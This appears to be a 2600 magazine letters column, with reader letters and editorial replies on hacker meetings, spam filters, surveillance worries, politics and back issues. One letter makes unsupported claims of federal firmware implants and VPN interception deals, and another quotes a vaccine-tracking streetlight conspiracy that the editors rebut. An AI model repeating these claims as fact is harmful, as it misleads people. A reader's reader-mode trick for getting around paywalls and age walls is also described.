You're referring to our Google Blacklist of many years ago where we came up with a list of words that Google simply will not auto-complete or suggest for one reason or another. We've long since stopped updating that list, but would be curious to hear of any particularly interesting words that Google disapproves of. For instance, Google refuses to

suggest or auto-complete words like "marijuana" or "cannabis," but has no problem with "cigarette," "kalashnikov," or "massacre." We just found it a bit odd.

Dear *2600*:

I live in Montreal, Canada. I got my hands on a crappy copy of *Tenet* lately (I was bored on a Friday night...). I'm paying for a VPN, so I found it pretty safe. On the other hand, for the first time in my life, I received a warning from my Internet provider regarding the hacking. The original message came from Warner. At the end of the message, there was the identification of the file that I downloaded showing that this warning was indeed legit.

Honestly, I'm not sure how to react to this warning. Should I be stressed out or is this just a bullying tactic on Warner's part? I would like to know your opinion.

Thank you!

x_s

If it's simply a warning, take it as such. They can see what you're doing when you do it in the way you did it. So don't do that again.

Dear *2600*:

For a TP-Link AC1900 touch screen Wi-Fi gigabit router model Touch P5, is there any software that will emulate faster download speeds? I have dyslexia and haven't found any information on the web about this modem yet.

Daniel

Congratulations on asking us the most specific question we've gotten in a while. We were also unable to find any info on this, but perhaps some of our readers might have better luck.

Dear *2600*:

I'm having issues with getting a BP199 filled out to send you guys the subscription fee. The feds have seen fit to remove the capability to place any numbers into the "Name" field of the address forms, even if it is for a business. That being the case, I am unable to have a check issued to "*2600* Magazine." Is there another form of payment? I've tried to get a friend to go to the site and sign me up, but she said her iPhone declared the site "potentially dangerous." (I have absolutely *no clue* why that would be, hehe.) I'm quite bummed that during the lockdown I was unable to get your magazine. I am also severely disappointed that I will not be able to drop some random money your way just because. I *love 2600*, and what you stand for. I love my curiosity and will always continue to tinker into my old age. I trust that somehow I will be able to get you some form of payment for current and back issues, and supplement my studies in environmental engineering with lessons in current technology.

Christopher

Having a number as a name continues to cause problems in the strangest places. A simple solution would be to have the check made out to "Twenty-Six Hundred" instead. Our bank should be capable of figuring that out. We'd like to know if other people using iPhones are getting the same declarations about us as your friend was. If so, we have some things to say about iPhones.

Dear *2600*:

Back in the early 90s, when I was lurking in some local BBS, I met this guy who was building phreaking boxes for his own fun and profit.

One day, that guy was building a new device. I remember that I called the guy from my home and, while talking to him, he turned on that device and suddenly I couldn't hear any signal and I wasn't able to hang up to get a dial tone.

After a while, the guy called me back. He told me that he was able to make any calls and those would be charged on my phone bill. Fortunately, he was a good guy and didn't use that power.

I'm still not sure if his claims were true. I'm writing to you to ask if you know of the existence of such a device. What was it called? I would love to read about it.

Madcap

We'd love to read about it too, but if we did it would likely be in a work of fiction. We doubt he was ever capable of billing calls to you, at least not any more so than anyone else who could either trick an operator or physically connect a phone to your line outside and dial away. As for the effects of this device on your phone line, we'd need to know some more details. It sounds like your phone simply went dead for a few minutes. That's indeed a pretty big deal, but we're not convinced it was due to some magical device. Perhaps some of our readers know how this might have been pulled off.

Dear *2600*:

How did I end up on the feds' hitlist? Please do not publish my email address.

It could be a provocative essay you shared on BitTorrent, a question you asked on a forum. You didn't know? They want bodies and your identity showed on their list.

You think Linux is secure? No. It is customizable. I'm talking generic firmware implants on all your drives from hdparm. BIOS rootkits on your equipment. Get your flashrom images before you have problems. They want persistence, to come back to you later at their convenience. Will they fix your equipment? *No!*

Traffic manipulation. Guard nodes rotate based on *their* choices for Tor. Five hop relay chains? No. Just one. Sybil takeovers for independent obscure P2P privacy nets. Kernel exploits for BSD. MiTM via Let's Encrypt certificates on websites. Datacenter agreements for VPN interception. Or just straight agreements with providers **cough** AirVPN /**cough**.

Happy Halloween!

t

Let's be careful out there.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind. As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

Refreshments

Interactions

Dear *2600:*

So, this happened the afternoon of August 2nd. It all started at the Grassroots Kava House in downtown St. Petersburg, Florida - once known as "God's waiting room" and now home to young hipsters and developers building what seem to be endless lines of fancy high-rise condos and apartment buildings.

I sat between two guys I didn't know - both seemed to be working. I began talking to the guy on my right after he said "bless you" to someone who sneezed. One thing led to another and the conversation went from the phrase - the origins of which have been forgotten - to Ted Kaczynski to the fact that this guy was a software engineer. He told me that meant he writes apps and programs using Ruby, mostly. From there the conversation went to Linux and Ubuntu and Ubuntu forums and figuring out how to configure a FireWire card in the early 2000s - and I then mentioned I was thinking of going to DefCon the next week in Las Vegas but that the con had become corporate and wasn't the hacker funfest it used to be. He mentioned he had been to HOPE in 2022 and asked if I'd ever heard of *2600 Magazine*. I said of course and that I listened to your radio show, *Off The Hook,* and that I was disappointed I hadn't attended the last HOPE at St. John's University in Queens.

At which point the guy to my left chimed in, "Sorry to interrupt, but I haven't heard anyone mention *2600 Magazine* in a long time." The software engineer on my right then said he still had a subscription to the hardcopy of your magazine.

I mentioned I had just listened to *Off The Hook* on Wednesday, July 26th because I knew your show and the *OTH Overtime* would be about Kevin Mitnick, who had recently passed. I said it was weird because the lead story in the local newspaper (the *Tampa Bay Times)* on July 20th was about Mitnick's death. Mitnick had been the "chief hacking officer" at a Clearwater, Florida security training firm, KnowBe4.

Now, as an aside, I had been looking on your website on July 26th, checking to see which would be the *2600* meeting nearest me. I knew we didn't have one in the Tampa Bay area - and I always wondered why. I read the part about how to start a *2600* meeting, requirements, etc. I had wondered if it would be possible to start a meeting here - but I have almost no contact with any computer types these days, so I kind of shrugged it off.

Meanwhile, both the guy on my right and left were surprised to learn of Mitnick's passing. I asked the guy on my left how he knew of Mitnick and the guy said his job is in network security at a company that has a contract with the Department of Defense for work at MacDill Air Force Base across the bay in Tampa.

So we talked a little bit about that and the origin of our interest in computers and hackers. I told him how, as a journalist, I had written a lot about white collar crime in South Florida and how the story of Kevin Mitnick and some computer hackers got me interested in computers in the mid 1990s.

I also told him that, as a kid, the only hackerish thing my friends and I knew you could do with a payphone was to drop a nickel into the five-cent slot and bang the coin return button as hard as you could with the phone receiver and that sometimes we could make a call for a nickel instead of the normally required ten cents.

I'm rethinking whether there would be enough interest in the Tampa Bay area to begin a *2600* meeting. If you read this far, thank you. Keep up the good work.

gmachine24

Not only did we read this far, but that whole story had us transfixed and filled with hope concerning how easy it is to bring people together. You've proven that and shown how there is indeed great potential for a Tampa Bay meeting simply by finding two random people with such common interests without even trying. We hope others are inspired by this tale. Thanks for sharing it.

Dear *2600:*

Last week I emailed the webmaster and submitted photos of a phone booth. I also called and left a message on the phone number listed at the bottom of the 2600.com web page. Have you replied and I did not receive it (if I am blocked on web) or just arrogant?

Over the past 20 years, I have emailed 2600.com several times, never to receive one peep from you guys/gals. I have been listening to the show off and on from 1991 or so. I would have thought that a simple "hey, thanks" would not be such an effort. In the past few years, I downloaded whole years of show and listened during the day on a USB drive while I travel in my car. I have not listened to this year's shows yet, so if there is trouble at your show, I have not heard about it yet and so, if you are inundated, I do not know about it.

MY

We have been inundated for a very long time. We simply cannot give the kind of attention you're expecting here with the staff that we have. Even massive companies aren't able to do this, though we believe it would be a lot easier for them. But we do pay attention to all of the feedback that comes in from listeners, attendees, and readers. And we are very appreciative of your interest.

Critique

Dear *2600:*

In 40:2, ru0k's critique of DCT's article had flaws. Ru0k defended voluntary collectivism. DCT's collectivism referred to that forced through the barrel of the government's gun. The most extreme form of this was the Soviet Union. Read how well that worked. It's unrelated to the voluntary collectivism ru0k raised, a strawman argument.

DCT's U.S. dollar critique wasn't about "funny

money," but if you want your currency centrally controlled by a handful of unelected bureaucrats or decentralized. Ru0k claimed money is the root of all evil. But without money, there are no price signals to indicate what social needs are being unmet. Without those signals, it is impossible to know what to produce to optimally meet society's needs. The result is universal poverty. Money is the least imperfect means of meeting society's needs. It's not money but seeking to f*** over others that's the root of all evil.

Ru0k misunderstood the vaccine question. It wasn't vaccines good or bad. It was who should make decisions about health protocols at *2600* meetings: decentralized by people running the meetings or centralized by the editors of *2600,* as though a meeting of healthy 20-year-olds in a low-spread county needs the same safety protocols as one with mostly seniors and diabetics in a high-spread county.

Ru0k misrepresented the transgender issue. The threats of violence he or she experienced should be illegal. But then ru0k wrote of those wanting to "limit the existence of trans people" from sports. No one wants to ban transgender people from sports. The concern is sexual dimorphism. Performance-enhancing testicles result in larger bones, greater height, larger lungs and hearts, and other differences that grant lifelong sports advantage. The reason for sex-segregated sports is that if they were integrated, no woman would ever win a championship. In racing and swimming, top U.S. high school boys consistently get faster times than Olympic gold women. Some sports leagues are considering renaming the men's league to the "open league," meaning open to anyone, while the women's league is limited to women who went through performance-diminishing female puberty and don't take testosterone. It's a question of what's fair under biological constraints, not erasure.

Ru0k projects his or her own experience onto all gender dysphoric children. But ru0k's experience isn't the norm. Historic data over many decades show that the vast majority of children grow out of it. Nearly all are gay, often citing internalized homophobia that a man can't be attracted to a man so must become a woman to normalize his sexuality. Look up Corinna Cohn for an example. The issue isn't erasure, but questioning if irreversible surgery and puberty blockers with lifelong health complications is an appropriate treatment for a distress that will fade in the majority of cases.

The problem with politics is that we can share the same values, yet none of us agree how to get there. E.g., I believe the affirmative care model is a net harmful treatment for gender dysphoria; ru0k disagrees even though we both wish for the best treatment and both want transgender people treated with dignity. Or for racism, read the books *Woke Racism* with *How to Be an Anti-Racist*. Or pair *Self-Portrait in Black and White* with *Racism without Racists*. These books all seek to end racism, yet they take incompatible approaches to solving the problem, each side claiming the other promotes racism.

The problem with the politics of culture war is these issues are too complex for anyone to have confidence they know the solution. Thus editorials should be written with the assumption that you're probably wrong. Recognizing this could mean *2600* changing its editorial column to have a diversity of views. Or it could mean stepping away from politics and focusing on shared values. I believe the latter is better, because when we engage in culture war, we forget when we share the same values and end up hating each other. I encourage the staff of *2600* and its readers to read Irshad Manji's book *Don't Label Me* to better understand this point. And I encourage *2600* to review how much of DCT's and ru0k's articles and the editorials DCT complained about had anything to do with hacking systems. I venture to guess close to none.

Stay free. Govern yourself.

DM

We don't have anywhere near enough space to address all of these issues, so we'll only comment on those that directly reference us. While you may believe that editorials which reference events in society or the world are unrelated to the hacker culture, we maintain that there is always a connection of one sort or another which is spelled out in that column. We always encourage readers to think for themselves, but if we have an opportunity to present facts in a way that's relevant to our community in words that no one else is using, then we will take that opportunity. As you know, not everyone agrees, and we give those people their say too. We're encouraged by the amount of interest people show towards issues that we believe are quite relevant and which far too many people ignore and leave for others to decide upon. We want to see the intelligent people in the hacker world get involved in addressing the many problems of the actual world. To get there, we have to engage and listen, often to views we don't agree with. Learning to argue one's position in a respectful and convincing manner is one of the greatest advantages we can achieve.

Regarding our policy with meetings and vaccines, we believe that was handled in as responsible a manner as possible. What you seem to propose would have been to have each meeting decide if they were healthy enough to ignore safety protocols. Nobody was equipped to make that sort of decision with the knowledge that we had at the time. The only way to handle the situation was with an abundance of caution and in a uniform manner that was easy to understand. Nobody stood in the way of people doing whatever they wanted if they felt strongly about gathering. But those were our conditions for having meetings affiliated with us. If you want to say we were too cautious, go ahead. That's far better than not being cautious enough and potentially losing people. Please remember: well over a million people in the United States died from COVID-19 and seven million globally. While mistakes were made and scientists didn't always have the facts right, that's how science tends to work and we all just have to do the best we can with what we have. We're proud that so many in our community did exactly that and we only wish that more people followed the science and not the politics.

Dear *2600:*

Greetings. I've been a customer since the early 90s. I always liked your zine because of its focus area on tech - particularly the tech underbelly that not everyone talks about.

You have an admin on your Facebook group who literally posts pictures of wooden dick statues and who bans people for asking who cares or what the point of the post is.

Just thought you should know who you have representing you these days.

I'll keep the subs coming and attending local meetings. You might want to curate your admins some.

M

We honestly don't know why Facebook makes people act this way and we don't even know which Facebook group this is. (We have three at last count.) We have gotten compliments and condemnations for all of them. As with our IRC network, we can't guarantee that everyone who finds themselves with admin powers is going to act in a mature manner. The words, posts, and actions do not necessarily represent us, but are generated by other readers of the magazine who are putting in some extra effort to run these forums. We have had little interest in Facebook since well before it was fashionable to admit this. But we do respect those who are trying to build a community there. And while occasionally we're hit with a campaign to eliminate or discipline an admin somewhere, invariably we get a counter-campaign to do the opposite. If we spent our time being judges on these disagreements, we wouldn't have time to work on the magazine. So we truly hope these little environments can figure out ways to self-govern and encourage participation.

Dear *2600*:

I hate Sheep. You are a Sheep. Sheep are evil. Ergo, I hate You because you are an evil Sheep!

The Logical Robot

Definitely logical. And at least we get a capital letter.

Dear *2600:*

Two months ago, I resubscribed to your magazine after a very long hiatus indeed. It's been a long time since I had an article published (about 30 years), but in the meantime I've kept an active interest in the hacker world, albeit from arms length; the hacker gene doesn't ever go away. The 40 year anniversary issue has been sitting in my bathroom for a while, and it took me until today to discover the article with "holistic" in the title (my bowels aren't as regular as they used to be). "Holistic" is a useful keyword that usually indicates some prime-grade horseshit is soon to follow, and you didn't let me down. There was a note at the beginning where the editors attempted to distance themselves from the content, but nonetheless I was genuinely surprised you printed it. It's essentially a three page rant from someone who clearly has mental health problems. It led me to wonder how far you would go in the name of freedom of speech. For example, if he had expounded on the conspiracy theories he proudly embraced, how much would you have printed? You mentioned editing certain types of information out already (which I'm sure will have made him think you're working for George Soros or something batty like that), but he still managed to attack "equality" and "inclusion" - a clear dog whistle for the racists and nutjobs out there. Did you have to edit anything out about the Jewish conspiracy or chemtrails?

The funniest thing was how he went on about getting politics out of the magazine - in one of the most political rage pieces you've ever printed.

There's so much more to say on this, but so little point saying it, I'll end here.

Veg

You may not realize it, but you make some good points as to why we printed that article. Freedom of speech is really important and if we can't defend ourselves without accusing someone of being mentally ill or racist, then we're not really presenting a decent argument. We were happy to see people responding to this piece and finding their voice in the process. While it's not the main subject matter of our magazine, such content is certainly relevant to all of us and our opinions should never be stifled. Nor should the discussion.

Dear *2600*:

My eyesight is so terrible on a regular basis that I have the last three issues of *2600* that I can't even read. It really sucks.

Nicholas

Fortunately we now have digital subscriptions and digital access to previous years where you can change the size of the type! People have been complaining about our microscopic print from the beginning, so we're thrilled we can finally provide a solution.

Interesting Findings

Dear *2600:*

First, huge fan, been reading your magazine for years. Thank you for all you do and the hard work everyone puts into it.

This is going to sound crazy, but I was watching reruns of *M*A*S*H* today and noticed something kinda cool. In Season 5, Episode 2 ("Margaret's Engagement"), about one minute into the episode Radar O'Reilly answers a phone call from Tokyo. He says, "I can't hear you, hold on," and proceeds to whistle into the microphone and then says "Sorry, it clears the static." *What?!* Out of curiosity, I pulled up a frequency analyzer app on my phone (not the best app, but it works for what I need it to), and replayed it. His whistle was very, very close to 2600 and peaked at 2900! Am I crazy?

From what I could find, this episode aired in September of 1976.

Kent

You may have discovered the influence of someone in Hollywood with phone phreak knowledge who wound up making the script a bit more interesting. We're certain there are many other such examples all over the place and we hope more readers can share them with us. (For what it's worth, it's unlikely that Radar would have cleared the static by doing this, but may have actually wound up disconnecting the call. Of course, that may have been his objective....)

Dear *2600:*

The researchers at Netenrich have uncovered a promising new artificial intelligence tool called "FraudGPT." This AI bot was built specifically for malicious activities, including sending spear phishing emails, developing cracking tools, doing carding, etc. A subscription is the primary means of payment for FraudGPT. Monthly subscriptions cost $200, while annual memberships cost $1,700.

Ryan

This has been known about since last July. Like any bit of technology, artificial intelligence can be used for good or for evil. We're fascinated by the evil in this case. This should come as a real wakeup call to those who think that setting rules and passing legislation is going to keep everything under control. It won't. AI that doesn't play by the rules is something we're all going to have to deal with. For now, our main goal is to figure out how to defraud the fraudsters so we can play with this thing without having to pay them.

Dear *2600:*

I found this legacy link from 1997 on your site today. Not sure if you're aware that it's open to the public or not, but I figured I'd give you a heads up.

Very neat piece of nostalgia, and the clones of ValueJet's websites are still live.

www.2600.com/hackedphiles/value_jet/

All the love!

Cody


Not the neatest relic out there, but we do tend to hold onto all of our past projects, so they emerge every now and then and surprise us. Thanks for sharing.

Dear *2600:*

I took a photo of 14:1 and submitted it to Bing AI. This is the result: "It's a photo of a puzzle box with a picture of a red brick building on it. The puzzle is 2600 pieces and the box is white with a blue label on the top left corner that reads "Clementoni." The picture on the box is of a red brick building with a green awning and a statue of a man on the top right corner. The building has a sign that reads "The Eagle has been kicked."

Pretty close, eh?

xcm



About the only thing Bing got right was that there was a building with a statue in the picture.

Here is the actual description from Volume 14 of The Hacker Digest: *"Spring 1997 was an image within a browser. The title of the "web page" was "Browse This!" with the masthead info directly below where a menu bar would normally be if this were actually a web browser. Somehow our slogan ("The Hacker Quarterly") was left out. To the right, where a browser graphic would normally be found, was a small image of the recurring hacker that had been seen in various other past covers. The main image of the page shows a view of the Puck Building in downtown New York City, the site of the upcoming Beyond Hope conference. However, a few liberties were taken with the image. For one thing, the words "THIS PAGE HAS BEEN HACKED!" are scrawled across it, a reference to the many web page hacks that were going on at the time. The statue of Shakespeare's Puck - a staple of the building - was altered to have him wearing a* 2600 *shirt, holding a copy of the Spring 1996 issue, and grasping a flag that says "PCS." (PCS phones were making their debut in the States at around this time, using both CDMA and GSM technology.) At street level, Mulberry Street was relabeled as Heavens Gate Way, a reference to the Heaven's Gate cult, a group of web developers who had recently committed mass suicide in anticipation of the arrival of the Hale-Bopp comet. At the very bottom of the page (below the modified "Don't Walk" sign that was made to say "Don't Hack"), some pictography can be found using tiny icons to say that the combination of computers, a comet, and pills will lead to a casket."*

That's a pretty typical description of a cover that's part of the extras of The Hacker Digest *collection. And you could not have a starker contrast between the informed and the uninformed. Bing AI has a lot of work to do. (Since this page isn't in color, we suggest visiting the image for the Spring 1997 back issue at 2600.store to truly appreciate it.)*

Clementoni?

Dear *2600:*

Just found this site with all the Radio Shack Catalogs. www.radioshackcatalogs.com/index.htm

Rory

And just like that, we lost an entire weekend.

Dear *2600:*

It's satisfying to have Verizon FIOS turn on IPv6 and you get a 2600:: address.

Hank

And not at all ironic.

Dear *2600:*

If I ever suffer from a bit of imposter syndrome, I can look back at the time that Google Mail sorted a failure message from its own mailer daemon into the spam folder.

Joel

We've said it before and we'll say it again: Gmail has the absolute worst spam filter. Its over-aggressiveness results in a massive amount of legitimate mail being lost due to their algorithms. If you have a Gmail account, we guarantee you will find legitimate mail in your spam box if you look. You should not have to change the way you speak or

any other individual habits to suit their parameters. Spam filters need to be user-configurable and not dependent on some company's idea on what's acceptable.

Dear *2600:*

On the September 20, 2023 show, the *Off The Hook* cast discussed how Google has a problem with marking too much incoming email as spam. I find that ironic, because when I check my non-Google junk folder, a good chunk of my spam folder is messages from [random letters and numbers]@gmail.com.

I've been self-hosting my email for a long time, so I'm no stranger to receiving spam, but I have seen a noticeable uptick in spam messages from Gmail accounts. Perhaps Google should point their overzealous spam filters at outgoing messages, too!

Colin Cogle

We probably get more spam from Gmail than from any other source. But at least we have the freedom to define it as such on our end. Gmail users are much more likely to lose mail due to an algorithmic change that nobody ever tells them about.

Dear *2600:*

I've been reaching out to AT&T customer support over the last few weeks using the online chat feature. During and after the chat, you have an option to download the transcript. Cool, saves me time from screenshotting everything or copying and pasting it somewhere else. When it came time for me to reference back to the transcripts, it was then I realized that AT&T automatically redacts numerical characters at random. For example, in one transcript I downloaded, most of the dollar amounts were redacted. In another transcript I downloaded, all of the dates were redacted. I feel like this was done on purpose to prevent the customer from holding them accountable for the things they promise. Shady stuff. I have never seen any other company do this.

Jeffrey

Never attribute to malice what can be explained through incompetence. Remember, this is AT&T.

Meetings

Dear *2600:*

Is there a local meeting for Las Vegas?

Frank

There has been in the past but we're not aware of one at present. That is easily solved if one or two people put in a little effort and follow the meeting guidelines linked to at 2600.com/meetings.

Dear *2600:*

I'm interested in finding people locally to discuss security and would like more information on how the meetings process works. I'm a cybersecurity student as of a year now and am very interested in being part of a community of like-minded individuals. I have made it into an honor society, but am seldom able to find someone in my field. I live in Portland, Oregon and see that there is a *2600* meeting here. Any information on this would appreciated.

Joseph

All you need to do is show up. While we can't guarantee you'll find people in your field, we think it's a relatively safe bet that you'll encounter others who take an interest and have some understanding of what you're pursuing. The meetings are always changing and what's true one month may not be the next. But they become all the better when attendees are open to meeting new people and learning new things.

Dear *2600:*

The Stockholm, Sweden meeting is steady, the venue is much liked, and we are about five to eight people each meeting. The interesting thing is that with every meeting someone new joins. Some of the new ones never come back, some do. Our meeting is basically just a bunch of people sitting and talking about work, hacking, tech, and learning languages. We've attracted three hackers from the U.S. who all found the meeting via the magazine. We also have attracted a bunch of ex-pat students, so almost always the meeting is in English. I've managed to get two of my workmates to be regular and two more to come sporadically.

I honestly look forward to every meeting. It's so much more an enjoyment than a chore.

We have a Mastodon account @2600stockholm@mastodon.social which has like one tenth as many followers as our Twitter/X account, but I see three times more engagement on the Mastodon posts.

Another cool thing is that one of our ex-pat meeting goers managed to land her first job in Sweden via help from several of us at the meeting.

/Psychad

This is about as good as we could expect a meeting to be. Please keep it up. We hope many others are inspired by this.

Dear *2600:*

At the last scheduled meeting time, we attempted to attend the Calgary *2600* meeting in the food court of Eau Claire Market listed on your website. However, it didn't appear as though anyone actually met there. Is it possible for you to contact them and see if they're still active and, if so, where they're meeting or how to get in contact with them?

Calgary Hacks

This is unfortunate if true, as it's the only meeting currently in Canada. We don't know why Canadian meetings haven't bounced back like so many others have. We hope to see this change soon, but if we get any more reports like this, we will have to delist this one. We don't share contact info, which is why we encourage meetings to have a social media presence so new people can make contact.

Dear *2600:*

Hi! Lovely to see my photo in 40:2, but in the Meetings area, "Buenos Aires" lacks the final "s." ("Buenos Aire" is printed.)

Arturo 'Buanzo' Busleiman

We are both horrified and pleased at this, as it's a terrible error, but we can always count on our readers to find them. This one ran in our pages for a year.

Dear *2600:*

The Madrid meetings are going well, but we were wondering if you guys can add our email so people can ask questions or our URL? 2600@hispagatos.org or https://2600.madrid.

Happy Hacking!

ReK2

We currently list Twitter IDs on the meetings page (printed and online), but we would like to also include websites. Most meetings don't seem to have these, however. As we don't give out contact info, having a way of communicating with future attendees or disseminating relevant info would be a very good idea.

Dear *2600:*

All of the Milford, New Hampshire meetings have been going well. We have had visitors travel from out-of-state to join us, which has been exciting!

Hope all the other meetings went great too! Thanks again for all you do!

killab33z

We're thrilled to hear this and hope more people stop by.

Dear *2600:*

Hello!

I'm a Colorado Springs native and I was curious what I need to be able to attend the local *2600* meeting in Denver. Thanks!

Sean

You don't need anything other than a will to be there and the ability to get there. The meeting guidelines are linked to on the 2600.com/meetings page and they tell you pretty much everything you need to know.

Dear *2600:*

We had our first meeting tonight at Piccadilly Tap in Manchester, United Kingdom.

Great first meeting, with fantastic representation from women, students, and security consultants to vCISOs. We had maybe 25 people over the course of four hours. We are still looking at venue choices as it was quite noisy at times, and the venue wouldn't be appropriate for someone in a wheelchair.

Rosie & Saskia

For now we will list it at this venue. Please let us know if and when that changes and we'll get it updated. Congrats!

Suspicion

Dear *2600:*

What's up with those purple street lights in the U.S.? I looked it up and found a *Business Insider* article that was very bad:

"Vancouver has spent the past few years switching from old sodium-vapor streetlights to LEDs. The new bulbs, basically arrays of computer chips that convert electricity to light..."

Really? Computer chips? Whoever wrote this doesn't know the difference between a light emitting diode and an IC. Then the article seems to start beating around the bush, explaining the history of lighting for the past 500 years. Not very helpful, at least for me. Anyways, after all the filler, the article seems to indicate the purply glow is due to cheap-ass LED street lights that turn full purple rain when heat damaged. And on a side note, one Reddit user in the conspiracy community had this to say:

"Look up 'How LEDs are made.' Look up the Moderna mRNA therapeutic 'vaccine' under U.S. Patent #10,703,789. It contains Luminol and Luciferase which are both bio-luminescent (glows under UV lights). With enough Luciferase in you (booster shots), a camera sensor could easily detect who in the vehicle is 'vaccinated' and who isn't." (I've not bothered to fact check these claims.)

What do you at *2600* think? Maybe I'm just being an old git. Or is the purple beam down to 5G technology and diffused lasers?

luRaichu

You're asking us if street lights are being designed to keep track of who has been vaccinated while driving in a car. The amount of coordination and planning that people assume exists when there's some sort of an evil plot always seem to far exceed anything that has ever been achieved before. What we are left with are people convinced that every new development in technology is part of some master plan, but they never seem to have any idea what this master plan actually is. We're just supposed to live in fear and suspicion of science, as well as anything new. So here's what we have to say on these points: vaccines are a great way to avoid deadly diseases and they have saved many millions of lives; LED streetlights can sometimes be too bright and don't get fixed quickly enough when they malfunction; 5G has been a big disappointment as it doesn't seem to be as much of an improvement over 4G as we had been led to believe. We're certain these words will ensure that we become defined as part of whatever this conspiracy is.

Tale of Woe

Dear *2600*:

I've read *2600* since the 80s - when I could find it. Though I'd considered writing many times, I never felt anyone would care about anything I had to say. But I've come into a rather lucky instance by which I can read, and re-read, them all. And in doing so, I read a letter in issue 36:2 from Bill that has made me feel I should write.

Like many other readers, I am currently incarcerated. Though every lawyer agrees that I am here illegally, they won't help without money (and lots of it). But whenever I do have an attorney, they don't do anything but take my money. My case has so many holes that you could drive comfortably through it. But no one tries to fight. They start to, then step back, and I get more punishment. Right now I am here on violation, the violation being that I would not admit to crimes I did not do, but probation "felt" I did. I am trying to fight to get back to my family, but I'm not a lawyer, and at 27 cents an hour, I can't afford one.

So what does this have to do with Bill's letter? In the original search of my home, many items were taken including, of course, my computer as well as those of my wife and daughters. The Secret Service went through them and since "they didn't do it right," the local police did (one of the holes). But after I was sentenced, all of my things (computers, CDs, DVDs, etc.) were given to the FBI.

My wife tried to get backups of the hard drives and some of the CDs and DVDs back, as they contained family photos and home movies. While the FBI agreed that the files are of no importance to them, they would not return them.

According to the U.S. Supreme Court, any electronic media (including emails and specific files) are to be returned if there is no current investigation that requires the information and the files are not evidence in a case. Yet the FBI will not return even my daughter's computer, which had no network connection and only had child games like *Reader Rabbit*, *Barney*, and *Barbie*. Their reason? They are keeping them under national security per the Patriot Act because I worked at the CIA and could have hidden information on them (another hole that started it all).

I just want to get my family's videos and pictures back. Why is the movie of the birth of my daughter "national security?" I also want to go home to my family where I belong (the guideline for the violation was extended probation - I was given 6.5 years in prison).

The Patriot Act was great on paper. But it allows agencies too much power to do what they want and then hide behind the law. There should be some kind of accountability.

If any of your readers can help me and my family get our things back, please give them my info or let me know how to contact them. If I was outside, I'd have money and access to resources to fight, but in probation's "opinion," I am better off here (while my family suffers).

Thank you for having such a great magazine and for always being there. You are one constant in my life I'd hate to lose. Sorry I couldn't send this typed or through email.

Tarsk

We're always sorry to hear of anyone going through such torture. While it's unlikely we can do much more than offer sympathy and a means of sharing this story, this experience may help others to realize yet another reason why making backups is so important. Natural disasters and equipment failures are common enough, but having overzealous authorities take your personal data is also a risk, however small we think it might be. It is vital that such backups be kept somewhere else since they're useless if also affected by whatever compromises the originals. We hope you get your stuff back along with your life.

Appreciation

Dear *2600:*

Thank you all for all the hard work you do for our community. This is my fourth decade of being a reader, and I cannot imagine a world without *2600* - but it would certainly be darker and less fun. Thank you all for what you do!

Allen

This is the highest praise we can hope to achieve. Thank you.

Dear *2600:*

Love your work! Finally I can get the PDF version for lifetime! Thank you for showing up on Amazon when you did, otherwise I'd never have a chance to read this.

MTM

It's been a struggle but we're happy to have made it.

Dear *2600:*

Thanks for offering this option to support *2600*. I'm a Kindle Unlimited subscriber, but want to provide my direct support to you. Thanks for the excellent content!

James

We don't know how this whole Kindle Unlimited thing will wind up working, but it probably can't hurt to also read our issue there if you have that service. Thanks for your support.

Dear *2600*:

As a long time subscriber, I'd just like to compliment you on the excellent job you've done reproducing older back issues for sale. I recently ordered the entire set for 1986 and they arrived quickly and in excellent condition. What a blast from the past! 1986 is my birth year and I wanted to read what topics were being discussed back then. I particularly enjoyed the various lists of old phone numbers you had collected. Very cool. Keep up the great work and a special thanks for working with those who are currently incarcerated.

Also, I'd like to know if *2600* readers could shed some light on software or hardware hacks or workarounds for the JP5 tablet from JPay. Note: Triple-tapping the build number in Settings reveals an applications listing showing each app's software version and Android file names. Hope this helps!

Vincent

We'll leave that to our readers to analyze. And while we no longer have 1986 back issues in printed form, they do exist digitally and in really good quality.

Responses

Dear *2600:*

This is in response to 39:1 on page 39 by Snake in a Lawn Mower: Using trial and error with the reader mode using Safari and Firefox yielded a few other findings for me that I wanted to share. First, as of this writing, *The New York Times* is still readable with this hack, plus *The Christian Science Monitor* can also be read, and this appears to work for *The Washington Post* too.

However, this reader mode wall hack-around works not just for paywalls on certain sites, but also on bypassing cookie walls too, which seem to have started becoming a greater annoyance popping up at a greater rate. It can also work on getting around on age-consent walls on certain blog sites for reading certain articles.

If these walls are giving you trouble in accessing information you want, be it cookie walls, certain paywalls, or consent walls (at least so far for blog sites), try reader mode as a potential option.

Mx. Blu3

We do want to make sure these publications are supported and continue to survive, as their existence is hugely important to a free society. But finding ways around restrictions is what we do, so we intend to continue pointing those out when we find them. Walls are meant to be breached, after all. But we'd also like to use our creativity to find better ways of supporting publications, journalists, writers, etc. because the current system tends to benefit the wrong people.

Dear *2600*:

The following is a response to the article "Friendly Fraud" in 39:4. I wanted to elaborate on some basic ideas of banking. To start, our monetary system is based on fiat currency, not money. The main characteristic of money, and not currency, is it has to be a store of value over a very long period of time. Fiat currency does not do that, and all the thousands of fiat currencies eventually have no value. The USD is currently on this decline.

So banks are not in the business of protecting your currency. They are in the business of lending your currency. Because they are subject to currency devaluation (inflation), just like you and me, they have to lend out your currency at a higher interest rate than they are paying you, currently less than one percent. Banks used to give an interest rate to savings accounts and certificates of deposit because the bank customer was taking a risk in lending money to the bank. To reward this risk, let's say they paid you five percent.

When you put cash into the bank or transfer numbers from one screen to another, that currency really isn't yours anymore. It is immediately lent out by the bank so they can make gains. But why do you still "see" your balance on your statement? The bank has imaginary currency called bank reserves, which conveniently are denominated in dollars. So even though your statement might say you have $1000 in the bank, in reality, there is no cash in the bank at all. When you withdraw that $1000, you are not getting "your" currency back, you are getting back someone else's $1000. But, you don't care which dollar bills you get back, as long as it adds up to $1000 though, right?
